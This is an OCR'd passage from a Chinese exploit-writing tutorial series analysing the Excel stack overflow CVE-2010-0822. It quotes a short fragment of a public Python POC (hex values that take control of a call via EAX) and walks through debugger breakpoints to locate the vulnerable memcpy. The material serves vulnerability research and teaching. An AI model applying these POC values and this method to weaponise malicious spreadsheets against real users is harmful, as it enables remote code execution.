


图13

(编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找)

前置知识：汇编

关键词：Excel、栈溢出



菜鸟版Exploit编写指南之六十九：探秘Excel 对象堆栈溢出漏洞

文/图 木木

最近Office好像很不太平，微软发布了一个补丁，修补了Office 中的14 个漏洞，相对以往的漏洞大都出现在Word 中的情况不同，这次的漏洞有13个都是出在Excel中的。这次的漏洞对于Excel 2002 SP3这个版本影响比较大，其中能执行远程代码的高危漏洞达到了12个，相对来说对于Excel 2003 SP3、Excel 2007 SP1/SP2的影响较小，可以执行远程代码的高危漏洞也都有3个。另外，Excel 2010是不受影响的。最近网上有人发布了针对Excel对象堆栈溢出这个漏洞的office 2007–12.0.4518.1014这个版本的利用代码，我下载研究了一下，在此，写出来与大家共享。

漏洞分析

这段POC代码是用Python写的，执行后会生成一个名为webDEViL–CVE–2010–0822.xls 的文档，直接双击文档就弹出了计算器，如图1所示。




图1

这说明是利用成功了。既然是堆栈溢出,利用的思路就有两种,一种是覆盖返回值,一种是覆盖SEH异常链,那么这段POC的利用方式是哪一种呢?这就需要具体分析一下POC了,鉴于这段POC比较长,在这里就不贴出全部代码了,只贴出关键的部分:

```
##############################################
#Fill EAX,EBX,ECX with this!
wD+="b4631300"
##############################################

##############################################
#mov      eax,dword ptr [ecx]
wD+="a8631300"
# call      dword ptr [eax+10h]
wD+="f4651300"
##############################################
```

从这两句关键代码中,我得到的只有疑惑不解,根据以往的经验,在堆栈溢出的Poc中应该有jmp esp、nseh、seh等字眼,分别代表覆盖返回值的数值和覆盖SEH链的数值。要想弄明白漏洞形成的原理,只要把这些数值改一下,然后用调试器加载有漏洞的软件,用软件打开精心构造的文件,程序就会断在有漏洞的函数上,在进行代码分析,就可以弄清楚漏洞形成的原因了。可是上面的代码并没有熟悉的东西,那么上面的方法就不能用了。没关系,我们可以采用另外一种方法,有时候,网上在公布漏洞的时候会公布一些细节信息,比如:xx软件的xx.dll中的xx函数在进行数据时,没有进行检查,恶意攻击者提交超长参数,导致溢出发生。如果有这样的细节信息,就可以直接在那个函数上下断点,然后进行分析。可是对于这个漏洞,在网上能找到细节信息很少,并没有具体到哪个函数出了问题,那么这条路还是走不通。那就再找一条别的路吧!首先,可以确定是堆栈溢出,虽然根据上面的POC找不到传统堆栈溢出的痕迹,但肯定是堆栈溢出,因为微软总不可能把这个搞错吧?猜测应该是比较新颖的堆栈溢出利用形式。既然是堆栈溢出,就是当将内存中的数据读入到堆栈中时发生的,而当溢出发生的时候,溢出点应该在距离shellcode不远的地方,而且shellcode通常当做填充堆栈的一部分数据,关键就在这个地方,如果能找到shellcode在内存中的地址,在那里下断点,就能找到是哪个函数将读入堆栈的,也就找到了有漏洞的函数。这种方法虽然麻烦,但比前两种方法好用,因为通常我们在网上下载的POC都是有问题的,它只能让我们得到一个异常,要想知道是哪个函数出现了异常,还需要进一步调试。再者,一般网上公布的漏洞的细节信息是很少的,能够具体到是哪个函数出现漏洞的则少之又少。因此,第三种方法可以说是最可靠的方法了。既然有了思路,就开始实践吧!首先,需要确定出shellcode在内存中的地址并下断,如图2所示。




图2

shellcode是从内存05f00cf0这个地方开始的,在这里下一个硬件访问断点。然后单击运行,程序在被成功断下,如图3所示。




图3

根据调试器的提示信息,shellcode被拷贝到了内存30f0fb30,这个函数当然不是我们想要找的函数,我们想要的函数应该把shellcode读入堆栈中,这时我们要去内存30f0f b30处,下第二个硬件访问断点,因为这里也有shellcode的数

据，为了防止函数从这里将shellcode读入堆栈，这里也必须有一个断点。下好第二个断点后，单击三次运行后，断在了如图4所示的地方。




图4

我们看到，调试器提示要将内存30f0f b02处的数据读入堆栈，这可能就是我们要找的有漏洞的函数，那么如何判断它究竟是不是我们要找的函数？我们在这个函数的起始处下断点，看看它都干了些什么，如图5所示。




图5

可以看到是e x c e l.30117f17这个函数调用MSVCR80.memcpy将内存中2326字节的数据拷往堆栈001357D0处，我们再来看一下堆栈001357D0处的情况，如图6所示。

可以看到从001357D0到函数的返回值00135848 之间只有120个字节的空间，因此导致了堆栈溢出。

